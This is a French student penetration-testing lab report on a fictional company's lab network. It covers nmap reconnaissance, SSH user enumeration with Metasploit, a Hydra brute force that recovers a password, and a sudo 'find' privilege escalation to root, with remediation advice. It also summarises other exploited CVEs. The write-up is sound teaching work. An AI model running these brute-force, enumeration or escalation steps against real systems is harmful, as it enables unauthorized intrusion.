

02 NOVEMBRE 2024

PENTEST CYBERSECURITE

RAPPORT LAB 3

MOHAMED BOUCHENGUOUR | HAMADI DAGHAR
POLYTECH UNICE

1. Introduction - Contexte - Objectifs

1) Introduction

Dans le cadre de notre formation en sécurité informatique, nous avons réalisé un test d'intrusion complet sur l'infrastructure réseau d'une entreprise fictive. Ce rapport détaille les étapes suivies, les vulnérabilités découvertes et les recommandations pour améliorer la sécurité du système. Le test a été effectué en suivant la méthodologie PTES (Penetration Testing Execution Standard), assurant une approche structurée et professionnelle.

2) Contexte

Une entreprise nous a sollicités pour évaluer le niveau de sécurité de son réseau et de ses applications. Elle a mis à notre disposition une machine virtuelle Kali Linux, non configurée mais avec un accès internet, pour réaliser le test d'intrusion. De plus, elle nous a fourni des informations sur la topologie du réseau cible, qui comprend plusieurs machines hébergeant des services potentiellement vulnérables. L'entreprise a également mentionné l'existence d'un réseau caché contenant une machine critique, nous mettant ainsi au défi de la découvrir et de l'analyser.

Le réseau cible est divisé en deux segments principaux :

- **Réseau public** : Comprend six machines (APP1 à APP6) et la machine Kali Linux fournie. Chaque machine héberge un service vulnérable à exploiter.
- **Réseau privé** : Non accessible directement depuis la machine Kali, mais l'une des machines du réseau public y est connectée. Ce réseau héberge la machine cachée que nous devons identifier et analyser.

3) Objectifs

Les objectifs principaux de ce test d'intrusion sont les suivants :

- **Identification des vulnérabilités** : Découvrir et documenter les vulnérabilités présentes sur chaque machine du réseau public.
- **Exploitation des vulnérabilités** : Exploiter les failles identifiées pour accéder aux systèmes, en obtenant si possible des privilèges élevés.
- **Pivotement vers le réseau privé** : Compromettre une machine du réseau public pour accéder au réseau privé et découvrir la machine cachée.
- **Analyse de la machine cachée** : Identifier et exploiter les vulnérabilités présentes sur la machine critique du réseau privé.
- **Recommandations** : Proposer des mesures correctives pour remédier aux vulnérabilités découvertes et améliorer la sécurité globale du réseau.

Ce rapport vise à fournir une analyse détaillée de chaque étape du test d'intrusion, en mettant l'accent sur les méthodes utilisées, les vulnérabilités découvertes et les actions recommandées pour renforcer la sécurité de l'infrastructure.

2. Synthèse globale des vulnérabilités trouvées

Au cours de notre test d'intrusion, nous avons identifié et exploité plusieurs vulnérabilités critiques sur les machines du réseau cible. Voici une synthèse des principales vulnérabilités découvertes :

1) Machine 1 (193.20.1.6)

- **Vulnérabilité SSH User Enumeration (CVE-2018-15473)** : Le service OpenSSH 7.7 permettait l'énumération des utilisateurs valides en raison d'une gestion inadéquate des messages d'erreur lors de l'authentification.
- **Mot de passe faible pour l'utilisateur 'ansible'** : L'utilisateur 'ansible' utilisait un mot de passe faible ('zoey101'), découvert via une attaque par force brute avec Hydra et le dictionnaire rockyou.txt.
- **Permissions sudo mal configurées** : L'utilisateur 'ansible' pouvait exécuter la commande `find` avec des priviléges root sans mot de passe, permettant une escalade de priviléges.

2) Machine 2 (193.20.1.4)

- **Vulnérabilité XXE (XML External Entity) dans dom.php** : Le script PHP `dom.php` était vulnérable à une attaque XXE, permettant à un attaquant de lire des fichiers arbitraires sur le serveur, tels que `/etc/passwd`.

3) Machine 3 (193.20.1.3)

- **Vulnérabilité Log4Shell (CVE-2021-44228)** : Le service Apache Solr 8.11.0 utilisait une version vulnérable de Log4j, permettant une exécution de code à distance via des requêtes JNDI malveillantes.
- **Exécution de code à distance** : En exploitant la vulnérabilité Log4Shell, nous avons obtenu un accès root sur la machine en initiant un reverse shell.

4) Machine 4 (193.20.1.5)

- **Vulnérabilité Path Traversal et RCE (CVE-2021-41773 et CVE-2021-42013)** : Le serveur Apache 2.4.50 permettait un contournement des restrictions de chemin et une exécution de code à distance via des requêtes spécialement conçues.
- **Escalade de priviléges** : En exploitant cette vulnérabilité, nous avons pu obtenir un accès root en modifiant le fichier `/etc/passwd`.

5) Machine 5 (193.20.1.8)

- **Vulnérabilité XXE avancée avec exécution de commandes** : Un service web acceptait des entrées XML sans validation appropriée, permettant une attaque XXE qui a conduit à l'exécution de commandes arbitraires sur le serveur.
- **Obtention d'un shell inversé** : En utilisant une charge utile XXE, nous avons exécuté un script bash pour établir une connexion shell inversée vers notre machine.

6) Machine 6 (193.20.1.7)

- **Vulnérabilité sur Apache Tomcat (CVE-2019-0232)** : Le serveur Tomcat 8.5.19 permettait le téléchargement de fichiers JSP malveillants en contournant les restrictions, conduisant à une exécution de code à distance.
- **Accès root** : En exploitant cette vulnérabilité, nous avons obtenu un accès root sur la machine cible.

7) Machine Cachée (194.0.0.3)

- **Vulnérabilité Samba (CVE-2017-7494)** : Le service Samba 4.6.3 était vulnérable à une exécution de code à distance via des requêtes SMB malveillantes.
- **Accès root non authentifié** : En exploitant cette faille avec Metasploit, nous avons obtenu un shell root sur la machine cachée.

Lab

1) Récolte d'informations global

a) Commande `ifconfig` :

La première étape a consisté à utiliser la commande `ifconfig` pour obtenir des informations sur la machine à partir de laquelle la connexion au réseau a été établie. Cela a permis de confirmer que l'adresse IP de la machine était `193.20.1.2`, avec un masque de sous-réseau `255.255.255.0` (/24). Grâce à cette commande, il a été possible d'identifier la plage d'adresses IP du réseau à analyser, facilitant la préparation des étapes suivantes de la collecte d'informations.

```
[root@f38ca49a44f7] ~
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 193.20.1.2 netmask 255.255.255.0 broadcast 193.20.1.255
        ether 02:42:c1:14:01:02 txqueuelen 0 (Ethernet)
          RX packets 153 bytes 13899 (13.5 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 94 bytes 12140 (11.8 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

b) Commande `nmap -sP 193.20.1.0/24` :

Afin de cartographier le réseau, un balayage (ping sweep) a été effectué à l'aide de la commande `nmap -sP` sur la plage d'adresses `193.20.1.0/24`. Cette opération a permis de détecter les machines actives sur ce sous-réseau, en identifiant les appareils qui répondaient aux requêtes et qui étaient donc potentiellement accessibles. Cette démarche a offert une vue d'ensemble des hôtes en ligne, permettant de cibler les machines pertinentes pour la suite du test.

```
[root@8c3ebccf4a23]~# nmap -sP 193.20.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 14:34 UTC
Nmap scan report for 193.20.1.1
Host is up (0.000060s latency).
MAC Address: 02:42:D9:70:9A:F2 (Unknown)
Nmap scan report for polytech_Log4j_1_ab95d2cb75d2.polytech_public_net (193.20.1.3)
Host is up (0.000019s latency).
MAC Address: 02:42:C1:14:01:03 (Unknown)
Nmap scan report for polytech_XXE_1_da107deff0ef.polytech_public_net (193.20.1.4)
Host is up (0.000010s latency).
MAC Address: 02:42:C1:14:01:04 (Unknown)
Nmap scan report for polytech_ApachePrivEsc_1_f96e41f6457c.polytech_public_net (193.20.1.5)
Host is up (0.0000090s latency).
MAC Address: 02:42:C1:14:01:05 (Unknown)
Nmap scan report for polytech_SSH_enum_1_baf7ec10fe75.polytech_public_net (193.20.1.6)
Host is up (0.0000090s latency).
MAC Address: 02:42:C1:14:01:06 (Unknown)
Nmap scan report for polytech_Tomcat_1_99aec3cc5d8a.polytech_public_net (193.20.1.7)
Host is up (0.000010s latency).
MAC Address: 02:42:C1:14:01:07 (Unknown)
Nmap scan report for polytech_XXE_Hard_1_f28df4780ce9.polytech_public_net (193.20.1.8)
Host is up (0.000048s latency).
MAC Address: 02:42:C1:14:01:08 (Unknown)
Nmap scan report for 8c3ebccf4a23 (193.20.1.2)
Host is up.
Nmap done: 256 IP addresses (8 hosts up) scanned in 14.05 seconds
```

c) Commande nmap -PU 193.20.1.0/24 :

Après l'identification des hôtes actifs, l'utilisation de `nmap` avec l'option `-PU` a permis de scanner les ports ouverts sur ces machines. Cette commande a envoyé des paquets UDP aux ports couramment utilisés afin de repérer les services en cours d'exécution sur chaque machine. Connaître les ports ouverts est une étape clé pour identifier les services actifs et les éventuelles vulnérabilités associées, offrant ainsi une meilleure compréhension des points d'entrée possibles dans le réseau.

```

[~]# nmap -PU 193.20.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 14:47 UTC
Nmap scan report for 193.20.1.1
Host is up (0.0000050s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
2222/tcp  open  EtherNetIP-1
3580/tcp  open  nati-svrloc
5000/tcp  open  upnp
8008/tcp  open  http
48080/tcp open  unknown
MAC Address: 02:42:D9:70:9A:F2 (Unknown)

Nmap scan report for polytech_Log4j_1_ab95d2cb75d2.polytech_public_net (193.20.1.3)
Host is up (0.0000080s latency).
All 1000 scanned ports on polytech_Log4j_1_ab95d2cb75d2.polytech_public_net (193.20.1.3) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 02:42:C1:14:01:03 (Unknown)

Nmap scan report for polytech_XXE_1_da107deff0ef.polytech_public_net (193.20.1.4)
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:C1:14:01:04 (Unknown)

Nmap scan report for polytech_ApachePrivEsc_1_f96e41f6457c.polytech_public_net (193.20.1.5)
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:C1:14:01:05 (Unknown)

Nmap scan report for polytech_SSH_enum_1_baf7ec10fe75.polytech_public_net (193.20.1.6)
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 02:42:C1:14:01:06 (Unknown)

Nmap scan report for polytech_Tomcat_1_99aec3cc5d8a.polytech_public_net (193.20.1.7)
Host is up (0.0000080s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
MAC Address: 02:42:C1:14:01:07 (Unknown)

Nmap scan report for polytech_XXE_Hard_1_f28df4780ce9.polytech_public_net (193.20.1.8)
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:C1:14:01:08 (Unknown)

Nmap scan report for 8c3ebccf4a23 (193.20.1.2)
Host is up (0.0000040s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (8 hosts up) scanned in 14.29 seconds

```

d) Commande nmap -O 193.20.1.0/24 :

Pour affiner l'analyse, un scan de détection du système d'exploitation a été réalisé avec l'option **-O** de **nmap**. Cette étape a permis de déterminer quels systèmes d'exploitation fonctionnaient sur les différentes machines du réseau. Ces informations sont cruciales, car elles permettent d'adapter les stratégies d'attaque en fonction des spécificités des systèmes détectés (par exemple, Windows ou Linux). Cette reconnaissance plus approfondie a fourni les éléments nécessaires pour cibler les vulnérabilités les plus pertinentes.

```
—(root@f38ca49a44f7)~]
└─# nmap -O 193.20.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 15:22 UTC
Nmap scan report for 193.20.1.1
Host is up (0.00016s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
2222/tcp  open  EtherNetIP-1
3580/tcp  open  nat-svrloc
5000/tcp  open  upnp
8008/tcp  open  http
48080/tcp open  unknown
MAC Address: 02:42:5D:96:02:42 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

Nmap scan report for polytech_Log4j_1_1c444dcf1007.polytech_public_net (193.20.1.3)
Host is up (0.00043s latency).
All 1000 scanned ports on polytech_Log4j_1_1c444dcf1007.polytech_public_net (193.20.1.3) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 02:42:C1:14:01:03 (Unknown)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for polytech_XXE_1_cf147ab96458.polytech_public_net (193.20.1.4)
Host is up (0.00045s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:C1:14:01:04 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

Nmap scan report for polytech_ApachePrivEsc_1_43edafcae2f7.polytech_public_net (193.20.1.5)
Host is up (0.00028s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:C1:14:01:05 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
```

2) Outils utilisés

Proxychains :

- Proxychains est un outil qui permet de rediriger le trafic réseau d'une application à travers un ou plusieurs serveurs proxy. Il est souvent utilisé pour masquer l'adresse IP de l'attaquant, en rendant plus difficile la détection de l'origine des connexions. Cet outil permet également de contourner certaines restrictions réseau, en assurant que les requêtes passent par des proxys intermédiaires.

Metasploit :

- Metasploit est un framework d'exploitation de vulnérabilités très utilisé en tests de sécurité. Il permet de scanner, exploiter, et prendre le contrôle de systèmes en utilisant des modules d'exploitation variés. C'est un outil polyvalent qui facilite l'identification des failles de sécurité et la simulation d'attaques pour vérifier la robustesse des systèmes en place.

SecLists :

- SecLists est une collection de listes couramment utilisées en sécurité informatique. Elle comprend des fichiers contenant des mots de passe communs, des noms d'utilisateurs, des patterns, et d'autres informations utiles pour des attaques par force brute, du fuzzing, ou d'autres tests de sécurité. Cet outil permet de gagner du temps en utilisant des listes déjà établies lors des phases de reconnaissance ou d'attaque.

Hydra :

- Hydra est un outil de force brute populaire, principalement utilisé pour tester la robustesse des mots de passe d'un système en essayant une série de combinaisons d'identifiants sur différents services (FTP, SSH, HTTP, etc.). Il supporte une large gamme de protocoles et permet d'automatiser les tentatives de connexion pour identifier des identifiants valides, ce qui en fait un outil précieux pour tester la sécurité d'accès.

Gobuster :

- Gobuster est un outil de brute force qui permet de découvrir des répertoires et des fichiers cachés sur des serveurs web ainsi que des sous-domaines. En utilisant des listes de mots prédéfinies, il envoie des requêtes au serveur pour vérifier l'existence de chemins spécifiques. Cet outil est particulièrement efficace pour la reconnaissance de la structure des sites web et l'identification de points d'entrée potentiels.

Burp Suite :

- Burp Suite est une plateforme de tests de sécurité web qui propose une suite d'outils pour l'analyse des applications web. Elle permet de capturer, d'analyser et de modifier les requêtes HTTP, facilitant ainsi l'identification des vulnérabilités comme

les failles XSS, les injections SQL, et d'autres faiblesses. Burp Suite offre une interface interactive qui permet aux testeurs de sécurité d'explorer en profondeur le comportement des applications.

3) Machine 1

a) Récoltes d'informations

D'après les informations recueillies, la machine avec l'adresse IP **193.20.1.6** est un périphérique Linux (versions 4.15 à 5.8) avec le port **22** (SSH) ouvert, suggérant un service SSH actif pour les connexions sécurisées.

```
Nmap scan report for polytech_SSH_enum_1_64daf7cbc3b2.polytech_public_net (193.20.1.6)
Host is up (0.00001s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 02:42:C1:14:01:06 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
```

b) Analyse des vulnérabilités

Suite aux informations collectées, une recherche a été effectuée concernant la version de **OpenSSH 7.7** détectée sur la machine avec l'adresse IP **193.20.1.6**. Il a été découvert que cette version est vulnérable à une faille de sécurité identifiée sous la référence **CVE-2018-15473**.

Description de la vulnérabilité (CVE-2018-15473) :

- Cette vulnérabilité affecte les versions de **OpenSSH** jusqu'à la version **7.7** incluse. Elle est liée à une faiblesse dans la gestion de l'authentification des utilisateurs. Plus précisément, le service SSH est susceptible à une vulnérabilité de "**user enumeration**" (énumération d'utilisateurs). Cela signifie qu'un attaquant peut tenter de déterminer si un nom d'utilisateur spécifique est valide sur le système, en observant les réponses du service SSH.

c) Exploit

Étape 1 : Configuration de l'Exploit avec Metasploit

L'outil Metasploit a été utilisé pour configurer le module `auxiliary/scanner/ssh/ssh_enumusers`, qui exploite la vulnérabilité CVE-2018-15473 pour identifier des utilisateurs valides via SSH.

```
msf6 > use auxiliary/scanner/ssh/ssh_
use auxiliary/scanner/ssh/ssh_enum_git_keys
use auxiliary/scanner/ssh/ssh_enumusers
use auxiliary/scanner/ssh/ssh_identify_pubkeys
use auxiliary/scanner/ssh/ssh_login
use auxiliary/scanner/ssh/ssh_login_pubkey
use auxiliary/scanner/ssh/ssh_version
msf6 > use auxiliary/scanner/ssh/ssh_enumusers
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 193.20.1.6
RHOSTS => 193.20.1.6
```

Étape 2 : Exécution de l'Exploit pour l'Énumération des Utilisateurs

Le module `ssh_enumusers` de Metasploit a été exécuté avec une liste de noms d'utilisateurs fournie par le fichier `top-usernames-shortlist.txt` de la collection `SecLists`. En utilisant la vulnérabilité, le scan a réussi à identifier deux utilisateurs valides sur la machine cible (`193.20.1.6`) : `root` et `ansible`.

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /usr/share/seclists
/Usernames/top-usernames-shortlist.txt
USER_FILE => /usr/share/seclists/Usernames/top-usernames-shortlist.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 193.20.1.6:22 - SSH - Using malformed packet technique
[*] 193.20.1.6:22 - SSH - Checking for false positives
[*] 193.20.1.6:22 - SSH - Starting scan
[+] 193.20.1.6:22 - SSH - User 'root' found
[+] 193.20.1.6:22 - SSH - User 'ansible' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_enumusers) > █
```

Étape 3 : Tentative de Brute Force avec Hydra

Initialement, une tentative de brute force a été menée sur l'utilisateur `root` via SSH, mais elle n'a pas été fructueuse. L'attaque s'est donc concentrée sur l'utilisateur `ansible`.

Pour réaliser cette attaque, l'outil `Hydra` a été utilisé, en combinaison avec le fichier de dictionnaire `rockyou.txt`. Ce fichier est une liste de mots de passe courants collectés à partir de diverses fuites de données. En lançant l'attaque de brute force sur le service SSH de la machine `193.20.1.6`, Hydra a réussi à identifier le mot de passe "zoey101" pour l'utilisateur `ansible`.

```
(root㉿kali)-[~] # proxychains -q hydra -l ansible -P /usr/share/wordlists/rockyou.txt ssh://193.20.1.6
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-04 11:
38:39
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1
/p:14344399), ~896525 tries per task
[DATA] attacking ssh://193.20.1.6:22/
[STATUS] 156.00 tries/min, 156 tries in 00:01h, 14344245 to do in 1532:31h, 1
4 active
[STATUS] 145.33 tries/min, 436 tries in 00:03h, 14343965 to do in 1644:58h, 1
4 active
[STATUS] 142.29 tries/min, 996 tries in 00:07h, 14343405 to do in 1680:08h, 1
4 active
[STATUS] 131.73 tries/min, 1976 tries in 00:15h, 14342425 to do in 1814:35h,
14 active
[22][ssh] host: 193.20.1.6    login: ansible    password: zoey101
```

d) Post-exploit

Escalade de Privilèges et Compromission Totale

Après avoir obtenu l'accès au compte `ansible`, une vérification des permissions `sudo` avec la commande `sudo -l` a révélé que `ansible` pouvait exécuter la commande `find` en tant que `root` sans mot de passe.

```
ansible@fec1cd9426ef:~$ whoami && hostname
ansible
fec1cd9426ef
ansible@8d4add42a07a:~$ sudo -l
Matching Defaults entries for ansible on 8d4add42a07a:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin, env_keep+=LD_PRELOAD
User ansible may run the following commands on 8d4add42a07a:
    (root) NOPASSWD: /usr/bin/find
```

Cette permission a été exploitée pour obtenir un accès root avec la commande suivante :

```
sudo find . -exec /bin/bash \;
ansible@8d4add42a07a:~$ sudo find . -exec /bin/bash \;
root@8d4add42a07a:/home/ansible# whoami
root
root@8d4add42a07a:/home/ansible#
```

La commande `find` permet d'exécuter d'autres programmes via l'option `-exec`. En autorisant l'utilisateur `ansible` à utiliser `find` avec des priviléges root, il devient possible de lancer un shell (`/bin/bash`) en tant que `root`, contournant ainsi les restrictions normales et obtenant un accès complet au système.

L'utilisation de cette technique a permis de passer de l'utilisateur `ansible` à `root`

```
root@fce3e4d5c6bc:/home/ansible# whoami && hostname
root
fce3e4d5c6bc
```

e) Plan de remédiation - recommandations

1. Sécurisation du Service SSH, mise à jour d'OpenSSH :

- La version détectée (OpenSSH 7.7) est vulnérable à l'énumération d'utilisateurs (CVE-2018-15473). Il est essentiel de mettre à jour OpenSSH vers la version la plus récente, qui inclut des correctifs pour cette faille et d'autres vulnérabilités potentielles.
- **Action** : Planifier la mise à jour d'OpenSSH et, si possible, automatiser les mises à jour de sécurité pour s'assurer que le service reste à jour.

2. Gestion des Permissions Sudo

- La configuration actuelle permet à l'utilisateur `ansible` d'exécuter la commande `find` en tant que `root` sans mot de passe, ce qui a permis une escalade de priviléges. Pour éviter cela, il est crucial de revoir les droits `sudo` et de les restreindre aux actions strictement nécessaires.
- **Action** : Modifier le fichier `/etc/sudoers` pour supprimer les permissions non nécessaires. Utiliser la commande `visudo` pour éditer le fichier et restreindre les droits en fonction des besoins opérationnels.

3. Renforcement des Mots de Passe

- La découverte du mot de passe de **ansible** montre que les mots de passe utilisés sur la machine sont faibles et peuvent être facilement devinés par des outils de brute force. Il est recommandé de mettre en place une politique exigeant des mots de passe complexes et robustes (longueur minimale, caractères spéciaux, chiffres, majuscules et minuscules).

4) Machine 2

a) Récoltes d'informations

D'après les informations recueillies, la machine avec l'adresse IP **193.20.1.4** est un périphérique avec le port **80** (HTTP) ouvert. Cela indique qu'un service web est actif sur cette machine, permettant potentiellement l'accès à une application web via un navigateur.

La découverte du port HTTP ouvert suggère que cette machine pourrait être utilisée comme serveur web.

```
Nmap scan report for polytech_XXE_1_72cf852cbd70.polytech_public_net (193.20.1.4)
Host is up (0.000028s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:C1:14:01:04 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
```


Ensuite, nous avons effectué un second scan, cette fois sur une machine locale avec l'adresse **192.168.56.11** (voir deuxième capture d'écran). Cette machine a le port **8008 (HTTP)** ouvert, et le service détecté est un **serveur PHP CLI** (version **5.5** ou supérieure). Le fait que le port 8008 soit utilisé pour un serveur web local peut indiquer que cette machine est dédiée au développement ou au test d'applications web, notamment en PHP.

```
[root@505fa7b94156] ~
# nmap -sV -p 8008 192.168.56.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-23 13:14 UTC
Nmap scan report for 192.168.56.11
Host is up (0.000080s latency).

PORT      STATE SERVICE VERSION
8008/tcp  open  http    PHP cli server 5.5 or later

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.30 seconds
```

L'examen plus approfondi des deux machines nous a conduit à suspecter qu'elles pourraient être liées entre elles. Pour confirmer cette hypothèse, nous avons comparé les résultats des scans `Nmap` réalisés sur `193.20.1.4` et `192.168.56.11`. Les résultats sont quasiment identiques, suggérant que les deux systèmes sont configurés de manière très similaire. Les services web exposés sur les deux machines sont en effet des serveurs HTTP liés à des environnements PHP, ce qui renforce cette hypothèse. Pour valider notre hypothèse, nous avons également exécuté deux commandes `curl` sur les adresses IP `193.20.1.4` et `192.168.56.11`. Les réponses obtenues à partir des deux machines sont strictement identiques. Nous travaillerons donc maintenant avec l'adresse ip `192.168.56.11` et le port `8008`.



The image shows two terminal windows side-by-side. The left window is a root terminal on a Linux system (Ubuntu 22.04) with the command `curl http://193.20.1.4` and its output. The right window is a standard user terminal on Windows 10 with the command `curl http://192.168.56.11:8008/` and its output.

```
(root㉿505fa7b94156)-[~]
# curl http://193.20.1.4
<!doctype html><html><head><title>404 Not Found</title><style>
body { background-color: #fcfcfc; color: #333333; margin: 0; padding:0; }
h1 { font-size: 1.5em; font-weight: normal; background-color: #9999cc; min-height:2em; line-height:2em
; border-bottom: 1px inset black; margin: 0; }
h1, p { padding-left: 10px; }
code.url { background-color: #eeeeee; font-family:monospace; padding:0 2px; }
</style>
</head><body><h1>Not Found</h1><p>The requested resource <code class="url">/</code> was not found on t
his server.</p></body></html>
[root@505fa7b94156)-[~]
#
```



```
Microsoft Windows [version 10.0.22631.4317]
(c) Microsoft Corporation. Tous droits réservés.

C:\Users\Hamadi>curl
curl: try 'curl --help' for more information

C:\Users\Hamadi>curl http://192.168.56.11:8008/
<!doctype html><html><head><title>404 Not Found</title><style>
body { background-color: #fcfcfc; color: #333333; margin: 0; padding:0; }
h1 { font-size: 1.5em; font-weight: normal; background-color: #9999cc; min-height:2em; line-height:2em
; border-bottom: 1px inset black; margin: 0; }
h1, p { padding-left: 10px; }
code.url { background-color: #eeeeee; font-family:monospace; padding:0 2px; }
</style>
</head><body><h1>Not Found</h1><p>The requested resource <code class="url">/</code> was not found on t
his server.</p></body></html>
C:\Users\Hamadi>
```

